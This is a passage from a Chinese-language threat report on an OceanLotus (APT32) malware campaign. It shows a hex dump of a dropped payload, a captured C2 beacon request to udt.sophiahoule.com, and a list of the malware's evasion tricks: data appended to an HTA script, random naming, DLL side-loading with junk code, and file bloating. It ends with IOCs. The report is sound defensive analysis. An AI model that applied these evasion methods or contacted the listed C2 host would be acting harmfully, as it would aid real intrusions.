00000128	79	4D	1C	93	97	35	45	9C	7E	18	BA	C6	EE	5A	CC	56	yM.“—5E œ~.ºÆîZÌV
00000144	61	FC	2B	07	C5	BF	BB	F5	CA	E9	5A	A5	1F	1F	9B	76	aü+.Å¿»õÊéZ¥..›v
00000160	EC	ED	49	F4	79	79	05	D7	3B	94	4D	75	D8	7C	F7	08	ìíIôyy.×;”MuØ|÷.
00000176	06	BF	94	D5	C0	60	31	9C	65	45	DB	2A	94	93	61	67	.¿”ÕÀ`1œeEÛ*““ag
00000192	74	E0	82	11	D8	C2	0E	1F	BA	0E	00	B4	09	CD	21	B8	tà‚.ØÂ..º..´.Í!¸
00000208	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	.LÍ!This program
00000224	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	cannot be run i
00000240	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	n DOS mode....$.
00000256	00	00	00	00	00	00	F6	4F	A7	E3	B2	2E	C9	B0	B2	2E	......öO§ã².É°².
00000272	C9	B0	B2	2E	C9	B0	BB	56	4A	B0	B3	2E	C9	B0	DD	58	É°².É°»VJ°³.É°ÝX
00000288	62	B0	B7	2E	C9	B0	A9	B3	57	B0	A7	2E	C9	B0	A9	B3	b°·.É°©³W°§.É°©³
00000304	63	B0	CF	2E	C9	B0	BB	56	5A	B0	BF	2E	C9	B0	B2	2E	c°Ï.É°»VZ°¿.É°².
00000320	C8	B0	2C	2E	C9	B0	A9	B3	62	B0	E2	2E	C9	B0	A9	B3	È°,.É°©³b°â.É°©³
00000336	52	B0	B3	2E	C9	B0	A9	B3	54	B0	B3	2E	C9	B0	52	69	R°³.É°©³T°³.É°Ri
00000352	63	68	B2	2E	C9	B0	00	00	00	00	00	00	00	00	00	00	ch².É°..........
00000368	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	3F	..............U?

图3.8 rasman.db3的内容

然后会去连接udt.sophiahoule.com和攻击者建立C2通信，最终导致电脑被控制：

```
POST /13/101916-Evuy-Buop-Edaam-Lait-Kh HTTP/1.1
Host: udt.sophiahoule.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://udt.sophiahoule.com/13/101916-Evuy-Buop-Edaam-Lait-Kh
Content-Length: 53
Content-Type: application/x-www-form-urlencoded

.@.7:........E.=`........
.".I.4...7/a..jp..Z K~..6..HTTP/1.1 200 OK
Server: Apache/2.4.9
Set-Cookie: PHPSESSID=C2M7H67LWWNUA9GP7BDHDFLONFY3G;
Connection: close
```

图3.9 建立C2的数据包

这次恶意代码的特点：

1. 在hta脚本末插入加密后的附加数据，避免多文件的形式存在
2. 释放的文件根据电脑上的文件名和文件描述随机命名文件名和目录名，避免被溯源取证人员轻松取到样本和轻松下规则。
3. 白利用方式仅选择其中的一个dll文件，并用垃圾代码填充exe的入口内存空间再做函数跳转从而避免栈回溯
4. 文件体积膨胀，以避免样本上传

总结

海莲花组织无论是针对国内外进行攻击，其投放诱饵的手段、载荷变化、木马免杀技术，甚至是回连域名资产均在不停地演进变化，体现了非常强大的对抗能力和攻击意志。由于大多数APT团伙的跨国特性，我们很难从解决人的问题出发从根源上消除威胁，因此对于APT攻击跟踪和对抗将长期存在，我们所能做的只有不断提升自身的发现和遏制能力，从技术上压倒对手。

目前，奇安信集团全线产品已经支持对本次活动的海莲花的攻击检测。

IOC

诱饵文件

0dd468ee3a4ec0f6f84473bd8428a1e1

Loader

b28c80ca9a3b7deb09b275af1076eb55

回连C2

udt.sophiahoule.com

APT OCEANLOTUS APT32

分享到：

首页 海莲花组织使用新技术手段攻击越南某环保组织 >